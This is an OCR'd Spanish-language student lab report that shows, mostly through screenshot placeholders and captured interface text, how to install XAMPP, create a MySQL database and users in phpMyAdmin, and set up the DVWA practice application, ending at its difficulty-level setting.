


Rigoberto Márquez – Laboratorio 12

Instalando XAMPP







Entrando a XAMPP y configurando:




Modulos…




Admin de MySQL







Descargar DVWA desde Github



digininja / DVWA
Public
Pull requests
Actions
Projects
Wiki
Security
Issues
Code
master
2 Branches
11 Tags
Go to file
Clone
HTTPS
GitHub CLI
Clone using the web URL.
Open with GitHub Desktop
Download ZIP
About
Damn Vulnerable Web Application (DVWA)
Readme
GPL-3.0 license
Security policy
Activity
11.2k stars
311 watching
4k forks
Releases
Sponsor this project
.github
config
database
docs
dvwa
external/recaptcha
hackable
tests
vulnerabilities
.dockerignore
.gitattributes
.gitignore

Crear db



phpMyAdmin
Favoritas
Servidor: 127.0.0.1
Bases de datos
Crear base de datos
dvwa
utf8mb4_general_ci
Crear
utf8mb4_persian_ci
utf8mb4_polish_ci
utf8mb4_roman_ci
utf8mb4_romanian_ci
utf8mb4_sinhala_ci
utf8mb4_slovak_ci
utf8mb4_slovenian_ci
utf8mb4_spanish2_ci
utf8mb4_spanish_ci
utf8mb4_swedish_ci
utf8mb4_thai_520_w2
utf8mb4_turkish_ci
Seleccionar todo
Buscar
Base de datos
information_schema
mysql
performance_schema
phpmyadmin
Consola




Usuarios:




En el archivo de configuración:




Nuevo usuario :




Entrando a la página:



Nivel de dificultad:



